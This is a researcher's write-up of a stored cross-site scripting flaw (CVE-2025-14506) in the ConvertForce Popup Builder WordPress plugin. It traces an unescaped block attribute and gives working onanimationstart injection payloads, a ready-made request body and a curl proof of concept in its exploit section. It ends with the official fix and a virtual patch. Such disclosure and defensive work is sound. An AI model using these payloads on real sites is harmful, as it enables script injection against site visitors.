Overview
Description (based on CVE.org):
The ConvertForce Popup Builder plugin for WordPress is vulnerable to Stored Cross-Site Scripting via the Gutenberg block’s
entrance_animationattribute in all versions up to, and including, 0.0.7. This is due to insufficient input sanitization and output escaping. This makes it possible for authenticated attackers, with Author-level access and above, to inject arbitrary web scripts in pages that will execute whenever a user accesses an injected page.
Vulnerability
| Software: | ConvertForce Popup Builder |
| Type: | WordPress Plugin |
| Affected Versions: | <= 0.0.7 |
| Affected Component: | entrance_animation |
| CVE ID: | CVE-2025-14506 |
| Vulnerability: | Stored Cross-Site Scripting |
| Impact: | Stored XSS enables automatic execution of attacker-controlled JavaScript for any user who views the affected page. |
| Attack Prerequisites: | Author+ privileges |
| CVSS Score: | 5.3 (Medium) CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:L/I:L/A:N |
| Published: | 2026-01-10 |
| Researcher: | – Athiwat Tiprasaharn – Itthidej Aramsri – Powpy – Waris Damkham |
Investigation
The CVE title and description provide the first clue:
The ConvertForce Popup Builder plugin for WordPress is vulnerable to Stored Cross-Site Scripting via the Gutenberg block’s `entrance_animation` attribute in all versions up to, and including, 0.0.7.
This immediately points to a Gutenberg block attribute being used in an unsafe output context. From here, we can begin reverse-engineering how entrance_animation is handled internally, how it flows from editor input to rendered HTML, and where sanitization or escaping is missing.
Following the breadcrumbs
If we search the plugin’s codebase for the entrance_animation attribute, we quickly find where it is handled:
grep -Rni --include="*.php" "entrance_animation" .

./inc/Blocks/Conversion.php:41:        $entrance_animation = $display_options['entrance_animation'] ?? [];
./inc/Blocks/Conversion.php:46:        } else if ($type === 'slide_in' && isset($entrance_animation['name'])) {
./inc/Blocks/Conversion.php:47: $innerClassName .= ' cvf-animation-open__' . $entrance_animation['name'];Taking a closer look at ./inc/Blocks/Conversion.php, we can see how the attribute is used:
$innerClassName = "convertforce-conversion convertforce-conversion-{$type}";

        $display_options = $attributes['displayOptions'] ?? [];
        $entrance_animation = $display_options['entrance_animation'] ?? [];

        $light_box_backdrop = '';
        if ($type === 'light_box') {
            $light_box_backdrop = '<div class="convertforce-conversion-light_box-backdrop"></div>';
        } else if ($type === 'slide_in' && isset($entrance_animation['name'])) {
            $innerClassName .= ' cvf-animation-open__' . $entrance_animation['name'];
        }
From this logic, we can see that when the popup type is set to slide_in, the value of entrance_animation['name'] is appended directly to an HTML class name (cvf-animation-open__…).
At this point, there are two important observations:
- No validation, sanitization, or allowlisting is applied to
$entrance_animation['name'] - The value is treated as trusted input and stored directly in
$innerClassName
Looking further down in the same file, we can see how $innerClassName is rendered:
  	    // @codingStandardsIgnoreStart
        $data = <<<HTML
        <div class="convertforce-conversion-wrapper" style="display: none;" data-type="{$type}">
            {$light_box_backdrop}
            <div class="{$innerClassName}" style="{$style}" data-config="{$config}">
                {$content}
                {$closer}
            </div>
        </div>
        HTML;
        // @codingStandardsIgnoreEnd
        return $data;
}Here, $innerClassName is injected directly into the class attribute of a rendered <div> without any escaping.
At this stage of the investigation, we don’t yet know how tightly controlled entrance_animation['name'] is on the front end. However, if this value can be modified outside of the editor’s UI constraints, it becomes a direct injection point into an HTML attribute, and therefore a strong candidate for stored cross-site scripting.
This is where the vulnerability begins to take shape. All of this becomes clearer when observing the plugin in use.
When creating a popup in the Gutenberg editor, we are first presented with the available Conversion Types: Bar, Light Box, and Slide In. This aligns directly with the $type variable we saw earlier in the code. For this investigation, we select Slide In.
From there, we can enter a title and add Gutenberg blocks for the popup’s content. Exploring the block settings further, we find the Campaign section. This area exposes several dropdowns, including Conversion Type, Opening Animation, and Closing Animation.
Based on the naming, it’s reasonable to assume that Opening Animation corresponds to the entrance_animation attribute we saw referenced in the PHP code.
Expanding the Opening Animation dropdown reveals a small, static set of options:
- Slide to Bottom
- Slide to Left
- Slide to Right
- Slide to Top


At this point, the UI strongly reinforces the idea that this value is tightly controlled and limited to a predefined set; a classic “looks safe” moment.
To confirm how this data is actually stored, we can observe the network request made when saving the popup. In Chrome DevTools, this appears as a request to the REST endpoint: /wp-json/wp/v2/convertforce-popup/.
If we extract the value of the content field from this request and isolate the block attributes for the <!-- wp:convertforce/conversion --> block, we can save that data to a file (for example, raw_json.txt) and decode it into a readable format.
Using jq, we can unescape and pretty-print the stored block attributes:
jq -Rsr 'gsub("\\\\\""; "\"") | fromjson' raw_json.txtThis produces the following decoded structure:
{
  "version": "0.0.2",
  "type": "slide_in",
  "goal": {
    "type": "click",
    "close_after_conversion": true,
    "click_selector": ""
  },
  "displayOptions": {
    "event": "load",
    "delay": 0,
    "scroll_distance": "100px",
    "custom_link": "",
    "entrance_animation": {
      "name": "slide-to-left"
    },
    "exit_animation": {
      "name": "slide-to-right"
    },
    "repeat": {
      "enable": false,
      "cookie_name": "",
      "reset_after_close": 0,
      "reset_after_conversion": 0
    }
  },
  "displayConditions": [
    {
      "condition": "include",
      "general": "entire-site",
      "singular": "front-page",
      "singular_items": [],
      "archive": "all",
      "archive_items": []
    }
  ],
  "position": {
    "vertical": "bottom",
    "horizontal": "right",
    "behavior": "floating",
    "offsetX": "20px",
    "offsetY": "20px"
  },
  "size": {
    "enable_min_height": false,
    "max_width": "500px",
    "min_height": "100px"
  },
  "style": {
    "background": {
      "color": "#ffffff"
    },
    "padding": {},
    "margin": {},
    "border_radius": {
      "topLeft": "10px",
      "topRight": "10px",
      "bottomLeft": "10px",
      "bottomRight": "10px"
    },
    "shadow": {
      "x": 0,
      "y": 0,
      "blur": 10,
      "spread": 0,
      "color": "#000000",
      "type": "outer"
    }
  },
  "layout": {
    "type": "flex",
    "direction": "column",
    "wrap": false,
    "justify": "flex-start",
    "align": "center",
    "gap": "0px",
    "item_strategy": "count",
    "item_size": "50%",
    "item_count": 3
  },
  "closer": {
    "show_button": true,
    "close_on_backdrop_click": true,
    "type": "icon",
    "position": {
      "vertical": "top",
      "horizontal": "right",
      "offsetX": "-10px",
      "offsetY": "-10px"
    },
    "text": "",
    "icon_size": "24px",
    "font_size": "1rem",
    "style": {
      "color": "#FFFFFF",
      "background_color": "#000000"
    },
    "padding": {
      "top": "5px",
      "right": "5px",
      "bottom": "5px",
      "left": "5px"
    }
  }
}
This confirms our earlier assumption: the Opening Animation dropdown directly maps to the entrance_animation.name value, which is later appended to an HTML class name during rendering.
With that relationship established, the next question becomes critical:
Is this value truly constrained to the UI or can it be modified to something arbitrary?
Answering that question is what ultimately leads to exploitation.
Identifying the Entrypoint
Now that we understand how entrance_animation.name is stored and rendered, the next step is to determine whether it can be modified outside of the editor’s UI constraints.
To test this, we can intercept the request used to save the popup using Burp Suite. When saving or updating a ConvertForce popup, the editor sends a POST request to the following REST endpoint:/wp-json/wp/v2/convertforce-popup/.
Using Burp’s Proxy feature, we can intercept this request and forward it to Repeater, allowing us to quickly modify the request body.
In the intercepted payload, we locate the following block attribute:
{\"name\":\"slide-to-top\"}We then modify this value to something arbitrary, for example:
{\"name\":\"slide-to-danielr\"}The modified request resembles the following:
POST /wp-json/wp/v2/convertforce-popup/17?_locale=user HTTP/2
Host: test.site
Cookie: wordpress_sec_34dbeec138e6e371b46dd19317c2c87d=author%7C1768501834%7CzojhvdQjQRbOvcJKAYYrAFWNla2m4DWhAc7JksJ6i36%7Cd39ae30f6861c8e381dc97ccb43b54c40540a18eac30fc158399983bd3548152; wordpress_logged_in_34dbeec138e6e371b46dd19317c2c87d=author%7C1768501834%7CzojhvdQjQRbOvcJKAYYrAFWNla2m4DWhAc7JksJ6i36%7Cc7fb1289e3350b8e599768c96fabedc3fab8e41c3f165464d5ea2a7ea111581c
X-Wp-Nonce: 04bf1efc58
Content-Type: application/json
Content-Length: 1933

{"id":17,"content":"<!-- wp:convertforce/conversion {\"version\":\"0.0.2\",\"type\":\"slide_in\",\"goal\":{\"type\":\"click\",\"close_after_conversion\":true,\"click_selector\":\"\"},\"displayOptions\":{\"event\":\"load\",\"delay\":0,\"scroll_distance\":\"100px\",\"custom_link\":\"\",\"entrance_animation\":{\"name\":\"slide-to-top\"},\"exit_animation\":{\"name\":\"slide-to-right\"},\"repeat\":{\"enable\":false,\"cookie_name\":\"\",\"reset_after_close\":0,\"reset_after_conversion\":0}},\"displayConditions\":[{\"condition\":\"include\",\"general\":\"entire-site\",\"singular\":\"front-page\",\"singular_items\":[],\"archive\":\"all\",\"archive_items\":[]}],\"position\":{\"vertical\":\"bottom\",\"horizontal\":\"right\",\"behavior\":\"floating\",\"offsetX\":\"20px\",\"offsetY\":\"20px\"},\"size\":{\"enable_min_height\":false,\"max_width\":\"500px\",\"min_height\":\"100px\"},\"style\":{\"background\":{\"color\":\"#ffffff\"},\"padding\":[],\"margin\":[],\"border_radius\":{\"topLeft\":\"10px\",\"topRight\":\"10px\",\"bottomLeft\":\"10px\",\"bottomRight\":\"10px\"},\"shadow\":{\"x\":0,\"y\":0,\"blur\":10,\"spread\":0,\"color\":\"#000000\",\"type\":\"outer\"}},\"layout\":{\"type\":\"flex\",\"direction\":\"column\",\"wrap\":false,\"justify\":\"flex-start\",\"align\":\"center\",\"gap\":\"0px\",\"item_strategy\":\"count\",\"item_size\":\"50%\",\"item_count\":3},\"closer\":{\"show_button\":true,\"close_on_backdrop_click\":true,\"type\":\"icon\",\"position\":{\"vertical\":\"top\",\"horizontal\":\"right\",\"offsetX\":\"-10px\",\"offsetY\":\"-10px\"},\"text\":\"\",\"icon_size\":\"24px\",\"font_size\":\"1rem\",\"style\":{\"color\":\"#FFFFFF\",\"background_color\":\"#000000\"},\"padding\":{\"top\":\"5px\",\"right\":\"5px\",\"bottom\":\"5px\",\"left\":\"5px\"}}} -->\n<div><!-- wp:paragraph {\"placeholder\":\"Enter your content here\"} -->\n<p>Test</p>\n<!-- /wp:paragraph --></div>\n<!-- /wp:convertforce/conversion -->"}Notably, the only required request properties are:
- The
wordpress_sec_andwordpress_logged_in_authentication cookies - A valid
X-WP-Nonceheader Content-Type: application/json
No additional validation or filtering is applied to the modified value.
After forwarding the request, the server responds with HTTP/2 200 OK, indicating the update was accepted. Inspecting the page source on the frontend confirms that the modified value is rendered directly into the HTML:
<div class="convertforce-conversion convertforce-conversion-slide_in cvf-animation-open__slide-to-danielr" style="max-width: 500px; background-color...At this point, we have conclusively demonstrated that:
entrance_animation.nameis not limited to the UI’s predefined options- The value can be arbitrarily modified via the REST API
- The modified value is rendered into a raw HTML attribute without escaping
This confirms that entrance_animation.name is a controllable injection point. Combined with the lack of output escaping, this behavior makes the rendering logic vulnerable to script injection.
Identifying the Vulnerability
With control over entrance_animation.name confirmed, the next step is identifying how this value can be abused once it is rendered into the HTML.
At first glance, the most obvious approach would be to terminate the class attribute early using a quote (") and a closing angle bracket (>), followed by injected JavaScript. Conceptually, this would turn markup like:
<div class="convertforce-conversion convertforce-conversion-slide_in cvf-animation-open__slide-to-top" style="max-width: 500px; background-color...into something resembling:
<div class="convertforce-conversion convertforce-conversion-slide_in cvf-animation-open__slide-to-top">
<script>alert('Hello from DanielR');</script>
style="max-width: 500px; background-color...In practice, however, this approach quickly runs into problems.
Breaking out of the tag entirely by injecting closing brackets or new elements causes the surrounding HTML to become malformed. In testing, this results in the popup failing to render correctly or the entire block being discarded, which limits the usefulness of this technique. Additionally, it becomes necessary to understand how characters such as double quotes and angle brackets are handled when stored and later rendered.
Several behaviors become apparent during testing:
- Injecting a literal double quote (
") causes the HTML to break completely, preventing the<div>from rendering. - Injecting a closing angle bracket (
>) results in the value being stored in an encoded form (for example, as a Unicode escape), rather than as a literal character. - HTML entities for quotes do not render as literal quotes in the output.
However, using layered escaping causes a literal double quote ({\"name\":\"slide-to-top\\\"\"}) to survive rendering, resulting in output similar to:
<div class="convertforce-conversion convertforce-conversion-slide_in cvf-animation-open__slide-to-top"" style="max-width: 500px; background-color...This confirms that while certain characters are transformed or rejected, it is still possible to terminate the class attribute value itself.
At this point, fully breaking out of the tag with injected elements proves unreliable. As a result, the focus shifts away from inserting new tags and toward injecting executable behavior within the existing <div> element.
Because the injection point is inside an HTML attribute context, this opens the door to event handler attributes that execute JavaScript when specific conditions are met. Examples include:
- Mouse interaction–based handlers (
onmouseover), which can execute when the user interacts with the popup. - Animation-related handlers (
onanimationstart), which can execute automatically when the entrance animation plays, requiring no explicit user action beyond loading the page.
Other event types, such as those that do not apply to <div> elements, are not viable in this context.
This combination of controllable input, attribute-level injection, and reliable execution triggers, is what ultimately makes the issue exploitable as stored cross-site scripting.
Executing the Exploit
With a controllable injection point identified, we can now move on to executing a proof of concept.
A simple starting point is triggering a JavaScript alert, which can be represented as:
{\"name\":\"slide-to-top\\\" onanimationstart=\\\"alert('Hello from DanielR')\"}By keeping the original slide-to-top entrance animation intact, the animation still plays as expected. When it does, the onanimationstart event fires automatically, triggering the alert without requiring additional user interaction.
While an alert is mostly an annoyance, it clearly demonstrates that arbitrary JavaScript execution is possible. The real impact comes from the fact that this execution context allows for more complex JavaScript, including redirects, DOM manipulation, or loading additional logic. These capabilities can be abused for defacement, skimming, or other client-side attacks.
Because we are working within JSON payloads, keeping JavaScript concise becomes important. Tools such as CyberChef can be used to minify JavaScript for easier injection. For example, the following anonymous function performs a simple DOM modification by injecting a visible banner into the page:
(function () {
  if ( document.getElementById( 'lstm-xss-banner' ) ) {
    return;
  }

  var banner = document.createElement( 'div' );
  banner.id = 'lstm-xss-banner';
  banner.style.position = 'fixed';
  banner.style.top = '0';
  banner.style.left = '0';
  banner.style.width = '100%';
  banner.style.background = '#b00000';
  banner.style.color = '#ffffff';
  banner.style.padding = '16px';
  banner.style.zIndex = '999999';
  banner.style.textAlign = 'center';
  banner.style.fontFamily = 'system-ui, sans-serif';

  var heading = document.createElement( 'h1' );
  heading.textContent = 'EXPLOIT CONFIRMED';
  heading.style.margin = '0';
  heading.style.fontSize = '20px';
  heading.style.fontWeight = '600';

  banner.appendChild( heading );
  document.body.prepend( banner );
})();
This can be transformed into a minified, single-line version suitable for use in an attribute context:
!function(){if(!document.getElementById("lstm-xss-banner")){var e=document.createElement("div");e.id="lstm-xss-banner",e.style.position="fixed",e.style.top="0",e.style.left="0",e.style.width="100%",e.style.background="#b00000",e.style.color="#ffffff",e.style.padding="16px",e.style.zIndex="999999",e.style.textAlign="center",e.style.fontFamily="system-ui, sans-serif";var t=document.createElement("h1");t.textContent="EXPLOIT CONFIRMED",t.style.margin="0",t.style.fontSize="20px",t.style.fontWeight="600",e.appendChild(t),document.body.prepend(e)}}();We can then embed this minified JavaScript into the entrance_animation.name value, remembering to escape the terminating double quote (e.g., \") so that the class attribute is closed correctly:
{
"name": "slide-to-top\" onanimationstart=\"!function(){if(!document.getElementById('lstm-xss-banner')){var e=document.createElement('div');e.id='lstm-xss-banner',e.style.position='fixed',e.style.top='0',e.style.left='0',e.style.width='100%',e.style.background='#b00000',e.style.color='#ffffff',e.style.padding='16px',e.style.zIndex='999999',e.style.textAlign='center',e.style.fontFamily='system-ui, sans-serif';var t=document.createElement('h1');t.textContent='EXPLOIT CONFIRMED',t.style.margin='0',t.style.fontSize='20px',t.style.fontWeight='600',e.appendChild(t),document.body.prepend(e)}}();"
}Placing this modified object into a file (for example, pretty_payload.txt), we can convert it back into a JSON-escaped transport string using jq -c . pretty_payload.txt | jq -Rs .
This produces an output suitable for direct insertion into the REST request payload, replacing the original {\"name\":\"slide-to-top\"} with the fully escaped version:
{\"name\":\"slide-to-top\\\" onanimationstart=\\\"!function(){if(!document.getElementById('lstm-xss-banner')){var e=document.createElement('div');e.id='lstm-xss-banner',e.style.position='fixed',e.style.top='0',e.style.left='0',e.style.width='100%',e.style.background='#b00000',e.style.color='#ffffff',e.style.padding='16px',e.style.zIndex='999999',e.style.textAlign='center',e.style.fontFamily='system-ui, sans-serif';var t=document.createElement('h1');t.textContent='EXPLOIT CONFIRMED',t.style.margin='0',t.style.fontSize='20px',t.style.fontWeight='600',e.appendChild(t),document.body.prepend(e)}}();\"}Once submitted, the popup renders normally, the entrance animation plays, and the injected JavaScript executes automatically in the browser of any user who views the page. This confirms reliable stored cross-site scripting with minimal user interaction.
Exploit (PoC)
- Install ConvertForce Popup Builder <= 0.0.7
- Create a new popup using an Author (or higher) account by navigating to
/wp-admin/post-new.php?post_type=convertforce-popup - Select
Slide inconversion type. Enter Title and content, and Publish. Verify that the popup displays on frontend upon visiting a page. - When Publishing or Saving the Popup, make a note of the following from the request from the request headers:
wordpress_sec_andwordpress_logged_in_cookiesX-Wp-Nonce- Post ID used for the Popup
- Place the following payload into a file called
body.jsonreplacing[POST_ID]with the Post ID used for the Popup:
{
  "id": [POST_ID],
  "content": "<!-- wp:convertforce/conversion {\"version\":\"0.0.2\",\"type\":\"slide_in\",\"goal\":{\"type\":\"click\",\"close_after_conversion\":true,\"click_selector\":\"\"},\"displayOptions\":{\"event\":\"load\",\"delay\":0,\"scroll_distance\":\"100px\",\"custom_link\":\"\",\"entrance_animation\":{\"name\":\"slide-to-top\\\" onanimationstart=\\\"!function(){if(!document.getElementById('lstm-xss-banner')){var e=document.createElement('div');e.id='lstm-xss-banner',e.style.position='fixed',e.style.top='0',e.style.left='0',e.style.width='100%',e.style.background='#b00000',e.style.color='#ffffff',e.style.padding='16px',e.style.zIndex='999999',e.style.textAlign='center',e.style.fontFamily='system-ui, sans-serif';var t=document.createElement('h1');t.textContent='EXPLOIT CONFIRMED',t.style.margin='0',t.style.fontSize='20px',t.style.fontWeight='600',e.appendChild(t),document.body.prepend(e)}}();\"},\"exit_animation\":{\"name\":\"slide-to-right\"},\"repeat\":{\"enable\":false,\"cookie_name\":\"\",\"reset_after_close\":0,\"reset_after_conversion\":0}},\"displayConditions\":[{\"condition\":\"include\",\"general\":\"entire-site\",\"singular\":\"front-page\",\"singular_items\":[],\"archive\":\"all\",\"archive_items\":[]}],\"position\":{\"vertical\":\"bottom\",\"horizontal\":\"right\",\"behavior\":\"floating\",\"offsetX\":\"20px\"},\"size\":{\"enable_min_height\":false,\"max_width\":\"500px\",\"min_height\":\"100px\"},\"style\":{\"background\":{\"color\":\"#ffffff\"},\"padding\":[],\"margin\":[],\"border_radius\":{\"topLeft\":\"10px\",\"topRight\":\"10px\",\"bottomLeft\":\"10px\",\"bottomRight\":\"10px\"},\"shadow\":{\"x\":0,\"y\":0,\"blur\":10,\"spread\":0,\"color\":\"#000000\",\"type\":\"outer\"}},\"layout\":{\"type\":\"flex\",\"direction\":\"column\",\"wrap\":false,\"justify\":\"flex-start\",\"align\":\"center\",\"gap\":\"0px\",\"item_strategy\":\"count\",\"item_size\":\"50%\",\"item_count\":3},\"closer\":{\"show_button\":true,\"close_on_backdrop_click\":true,\"type\":\"icon\",\"position\":{\"vertical\":\"top\",\"horizontal\":\"right\",\"offsetX\":\"-10px\",\"offsetY\":\"-10px\"},\"text\":\"\",\"icon_size\":\"24px\",\"font_size\":\"1rem\",\"style\":{\"color\":\"#FFFFFF\",\"background_color\":\"#000000\"},\"padding\":{\"top\":\"5px\",\"right\":\"5px\",\"bottom\":\"5px\",\"left\":\"5px\"}}} -->\n<div><!-- wp:paragraph {\"placeholder\":\"Enter your content here\"} -->\n<p>Test</p>\n<!-- /wp:paragraph --></div>\n<!-- /wp:convertforce/conversion -->"
}
- Construct and run the curl command, replacing
[URL],[WP_SEC],[WP_LOGGED_IN],[NONCE], and[POST_ID], respectively:
curl -i --http2 \
  -X POST "[SITE_URL]/wp-json/wp/v2/convertforce-popup/[POST_ID]?_locale=user" \
  -H "Content-Type: application/json" \
  -H "X-WP-Nonce: [NONCE]" \
  -H "Cookie: [WP_SEC]; [WP_LOGGED_IN]" \
--data-binary @body.json- Visit the front end, and confirm that the Popup displays, and that a banner appears at the top of the screen reading
EXPLOIT CONFIRMED.
Mitigation
The best form of mitigation, as always, is to update to the latest version. This issue was fixed in ConvertForce Popup Builder 0.0.8 (and later).
Official Fix
The plugin author addressed the vulnerable sink by escaping the entrance_animation['name'] value at render time using WordPress’s esc_attr() in ./inc/Blocks/Conversion.php:
$innerClassName .= ' cvf-animation-open__' . esc_attr($entrance_animation['name']);Because the value is appended into a class="..." attribute, esc_attr() prevents special characters (such as quotes) from breaking out of the attribute context, which effectively shuts down the injection path.
Additional escaping was also added for user-controlled text content by wrapping $props['text'] with esc_html():
$content = esc_html($props['text'] ?? '');Similar to esc_attr(), esc_html() is an output-escaping function, but intended for values rendered into HTML text context. This ensures that even if unsafe characters are stored in the database, they are encoded during rendering and interpreted as text rather than markup.
Platform-level mitigation
As an alternative mitigation, this issue can also be addressed at the platform level using a small virtual patch (vpatch) implemented as a must-use (MU) plugin.
In environments where multiple sites are hosted and update timing can’t be strictly enforced, it can be more practical to mitigate the issue centrally rather than relying on every site being updated immediately. In this case, the ConvertForce popup editor is updated exclusively through a single REST endpoint (/wp-json/wp/v2/convertforce-popup), which makes it an inexpensive and reliable choke point to target.
Instead of escaping values at render time, this approach sanitizes the vulnerable field as it is saved, ensuring that unsafe data never reaches the database in the first place. The mitigation focuses narrowly on the entrance_animation.name attribute, which is the source of the issue, and leaves the rest of the block content untouched.
This is intended as a temporary stopgap, not a replacement for the official fix. Once sites are updated to a patched version, the vpatch can be safely removed.
<?php
/**
 * MU vpatch: Mitigates CVE-2025-14506 by sanitizing the ConvertForce
 * `entrance_animation.name` block attribute to prevent stored
 * cross-site scripting via unescaped class name injection.
 *
 * This is a targeted, minimal mitigation written as part of active CVE
 * research and reverse-engineering work. It reduces exploitability by
 * constraining the animation name to a single, safe CSS class token
 * while preserving intended plugin functionality.
 *
 * Author: danielr
 */

if ( ! defined( 'ABSPATH' ) ) {
	exit;
}

function _dr_sanitize_convertforce_entrance_animation( $content ) {
	if ( ! is_string( $content ) || strpos( $content, 'wp:convertforce/conversion' ) === false ) {
		return $content;
	}

	$blocks = parse_blocks( $content );
	if ( ! $blocks ) {
		return $content;
	}

	array_walk( $blocks, function( &$b ) {
		if ( ( $b['blockName'] ?? '' ) !== 'convertforce/conversion' ) {
			return;
		}

		if ( isset( $b['attrs']['displayOptions']['entrance_animation']['name'] ) ) {
			$b['attrs']['displayOptions']['entrance_animation']['name'] =
				sanitize_html_class( substr( (string) $b['attrs']['displayOptions']['entrance_animation']['name'], 0, 20 ) );
		}
	} );

	return serialize_blocks( $blocks );
}

add_filter( 'rest_pre_insert_convertforce-popup', function( $prepared_post ) {
	if ( isset( $prepared_post->post_content ) ) {
		$prepared_post->post_content = _dr_sanitize_convertforce_entrance_animation( $prepared_post->post_content );
	}
	return $prepared_post;
}, 10, 1 );
Final Thoughts
Stored cross-site scripting vulnerabilities like this one are especially dangerous because of how quietly destructive they can be.
Once malicious input is persisted to the database, it can execute every time the affected content is rendered, for every visitor. That opens the door to a wide range of real-world abuse: credit card skimming, credential harvesting, silent redirects to malicious domains, ad fraud, crypto mining, or injecting follow-on payloads that pull in additional scripts later. In many cases, the site owner won’t notice anything is wrong until users start reporting issues or external services flag the site.
What also makes this class of vulnerability particularly painful is cleanup. Because the payload lives inside structured block data, it’s not always obvious where the malicious code is coming from. Traditional file scans won’t catch it, and even database searches can be tricky if the payload is embedded deep inside serialized block content. It’s the kind of issue that can linger for a long time before anyone realizes what’s happening.
At the root of this bug is a very common and very understandable assumption: the value looked safe. Since entrance_animation wasn’t directly editable through the UI, it was treated as trusted and passed straight through to the frontend. From a developer’s perspective, that makes sense. From an attacker’s perspective, it’s an opportunity.
This is a good reminder that “not user-editable in the UI” is not the same thing as “not attacker-controlled.” If data can be modified through an API, a block editor, or a saved configuration, especially one that ultimately influences HTML output, it needs to be treated as hostile by default.
Attackers are endlessly creative in finding the seams between assumptions. The job of defensive code isn’t to guess what should be safe, but to assume that anything can be abused, even the parts that look harmless at first glance.
Leave a Reply